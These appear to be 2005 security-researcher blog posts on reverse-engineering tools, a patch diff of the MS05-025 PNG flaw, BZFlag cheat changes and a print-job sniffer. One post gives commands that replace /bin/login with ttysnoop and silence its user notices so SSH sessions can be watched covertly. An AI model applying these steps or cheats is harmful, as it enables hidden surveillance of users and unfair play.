Note that the state map does not show the entire process space of MSOE.DLL (which is much larger), but rather only the process space reachable from the interactions outlined previously. The yellow nodes represent functions. The black region represents the process space that deals with the GUI handling code that we filtered out. The red region represents the process space wherein the vulnerability resides.
Downloads and Further Information
Process Stalker is available for download from http://www.openrce.org/downloads/details/171.
The slides for the Process Stalker presentation at RECON are available for download from http://www.recon.cx/recon2005/papers/Pedram_Amini/.
The usage manual and API documentation is available from my personal site at http://pedram.redhive.com/process_stalking_manual/
The visualization software used, Oreas GDE Community Edition, is a free download available from http://www.oreas.com.
Article Comments
Write Comment
/ View Complete Comments
| |
|
Username |
Comment Excerpt |
Date |
 |
 |
pedram |
Much appreciated, thanks. There are some bug fi... |
Tuesday, July 12 2005 11:18.52 CDT |
|
|
fluxist |
I am very impressed with the Process Stalker to... |
Monday, July 11 2005 23:38.32 CDT |
Originally published 2005-07-06 on OpenRCE.
Spent some time with spoonm over the weekend at RECON tinkering with the MS05-025 PNG vulnerability. Using my own not-as-cool-as-halvar's bindiff tool I came across the following significant change:
ms05025_diff.gif
The left column is pre-patch and the right column is post-patch. Further tracing reveals the actual vulnerable loop that leads to heap corruption, a jump table for which case 0x9 is required to reach the vulnerable function and some other interesting tidbits. All in all the vulnerability wasn't difficult to pin point, the biggest hurdle is overcoming the lazyness required to generate a valid PNG image as the CRC checks are done prior to reaching the vulnerable code.Just got back from RECON in Montreal. The trip back was miserable (4 flights spanning over 12 hours due to cancellations etc.) but the con was great. Lots of great speakers including Nicolas Brulez, Andrew Griffiths and spoonm. My talk was well received, RECON was definetely the perfect venue for Process Stalker.
On another note. I finally unveiled my latest pet project, the Open Reverse Code Engineering community site, OpenRCE.org. The site is very usable but has many features still under development. Please share any comments, suggestions, bug reports and especially content with one of the site admins.
You may have noticed the ghosted 'Heap' option under the 'View' menu in OllyDBG. The feature is available only under Windows 95 based OSes and is supposed to display a list of allocated memory blocks. I've written a plug-in, Olly Heap Vis, to provide this missing functionality and more on all modern Windows OSes such as Windows 2000, XP and 2003.
The Olly Heap Vis plug-in provides heap chunk lists, the ability to search the heap, a quick heap jump and finally visualization capabilities through Graphviz. More information and source code is available in the bundled archive.
I've been accepted to speak about Process Stalking at RECON, a computer security conference being held in Montreal from June 17th through 19th.
Full details and source code for Process Stalking will be released in the coming months.
Updates for IDA Sync, IDA pGRAPH and IDA Function Analyzer have been made available today. The IDA plug-ins have all been ported to compile against the 4.8 SDK. Binaries for IDA Pro 4.8 are also included.
I am also releasing OllyDbg Breakpoint Manager, an OllyDbg plug-in written to address some shortcomings of the built-in breakpoint management functionality. The plug-in provides three main functions- breakpoint exporting, breakpoint importing and automatic breakpoint loading. More information, examples and source code are available on the software releases page and bundled archive.
We started playing a great little multi player game called BZFlag in the office some time ago. It became quickly apparently that I sucked terribly at the game, despite my extensive efforts to shift blame to the fact that I was the only user playing on win32 and had older hardware. While I can't play BZFlag, I can code- and BZFlag is open source. Within a short time I was able to level the playing field. In the spirit of April fools, here are the list of changes I made:
bzflag/RadarRenderer.cxx
- Stealth tanks appear on radar.
- Disabled color-blindess.
common/Flag.cxx
- Color bad flags black.
- Color laser flags red.
- Color guided missiles green.
- Color narrow/burrow flags blue.
- Color shockwave flags yellow.
bzflag/playing.cxx
- Disabled ability for other tanks to cloak on screen.
bzflag/ShotStrategy.cxx
- Reduced laser reload time.
bzflag/LocalPlayer.cxx
- Added 25% chance of a good shot missing me.
- Disabled burrow speed handicap.
- This was detectable so I disabled it.
- Disabled my own shots from killing myself.
common/ShotUpdate.cxx
- Made my shot velocity slightly faster when packing the shot packet.
- This appears to have broken my ability to kill others, so I disabled it.
When running a shell server, at some point you may find the need to monitor or interact with another user's terminal. A number of kernel-based solutions exist such as Sebek from The Honeynet Project. I wanted something simpler and more elegant and was suggested by a contact to look into ttysnoop. ttysnoop is great- it allows you to selectively "attach" to a target user's terminal, view/interact as you please and detach when you are done. There is no need for a separate data store, any kernel modules or recompiling of any sort. Here is how I set it up to work with SSH on my Gentoo system:
First, I commented out the block of code responsible for the annoying startup sound and the line that prints "bye bye" when users close their session from ttysnoops.c:
    509: /*if (InitSound())
    510: {
    511:     DoSound(466, SLEN);     // A#4
    512:     DoSound(622, SLEN);     // D#5
    513:     DoSound(784, SLEN);     // G5
    514:     DoSound(932, SLEN*2);   // A#5
    515:     DoSound(784, SLEN);     // G5
    516:     DoSound(932, SLEN*3);   // A#5
    517: }*/

    ...

    661: if ((n = read(ptyfd, buff, BUFF_SIZE)) < 1)
    662: {
    663:     //errorf ("bye bye\n");
    664:     exit (0);
    665: }
I then compiled and installed the binaries (ttysnoop and ttysnoops) to /sbin. Next I created the /etc/snooptab file with the following single entry:
* socket login /bin/login.orig
I then moved /bin/login to /bin/login.orig and created a symbolic link from /bin/login to /sbin/ttysnoops:
    # mv /bin/login /bin/login.orig
    # ln -s /sbin/ttysnoops /bin/login
Next, I modified the command line arguments to agetty in /etc/inittab to reference the original login binary:
agetty -l /bin/login.orig
I then enabled the UseLogin option in sshd_config and restarted both sshd and init. I also created the ttysnoop spool directory as that is not done automatically:
    # echo "UseLogin yes" >> /etc/ssh/sshd_config
    # /etc/init.d/sshd restart
    # init q
    # mkdir /var/spool/ttysnoop/
    # chmod 700 /var/spool/ttysnoop/
At this point ttysnoop is up and running. I did come across one quirk with the control keys. While Ctrl + '\' was working for suspends, Ctrl + '-' was not detaching from the snoop device. I was about to change the TERM_CHAR define when I realized that Ctrl + '/' sends the appropriate key-code for me, so you may want to try that key combination if Ctrl + '-' is not working for you.
The Python WMI interface is very cool as it lets you write small yet functional snippets like the following print-job sniffer:
    import wmi

    w       = wmi.WMI()
    watcher = w.watch_for(
        notification_type = "Creation",
        wmi_class         = "Win32_PrintJob",
        delay_secs        = 1)

    while 1:
    job   = watcher()
    owner = str(job.Owner)

    print "user:    %s"  % (job.Owner)
    print "printer: %s"  % (job.Name)
    print "title:   %s"  % (job.Document)
    print "pages:   %d " % (job.TotalPages)
    print "-" * 80
The above snippet will watch the network for all print jobs and print the owner, document title, printer name and page count. More information about WMI (Windows Management Instrumentation) can be found on MSDN.
I am releasing the source for IDA Sync under the GPL license. IDA Sync is implemented as an IDA Pro plugin and stand alone server for the purpose of allowing multiple analysts to synchronize their reverse engineering efforts. IDA Sync is especially useful when speed reversing malware. This project has some quirks that need to be worked out still and is being released pre-production quality in hopes of getting some support from the open source community.
Metakit if you haven't heard of it is an extremely useful, lightweight and efficient embeddable database library. I use it in many of my internal projects, including IDA Sync which was released today. In the process of bundling IDA Sync, I found that the latest Python bindings are not compatible with Python 2.4. After some googling I still couldn't find the appropriate binding so I bit the bullet and did the compile myself. To save others the effort, I am making it available here.
Metakit Python 2.4 Windows Bindings
It's been at least 6 months since I last looked at PyTrAn (Python Traffic Analyzer), but I came across it today and decided to organize some documentation and release it on the research/code page.
It's an interesting little side-project the goal of which was to automate traffic camera image analysis for the purpose of generating real-time traffic congestion reports. It has already reached a usable state though definitely short of my grand vision for where it could be. I'm sure at some point in the distant future I will find another burst of motivation to further it along.
With the purchase of new server and the move to a new datacenter I figured it would also be the appropriate time to update my website.
I removed some stagnant content, added some projects / code I've had laying around and gave the whole site a face lift. While currently far from complete I have the vision in mind and will fill out the site in the coming weeks.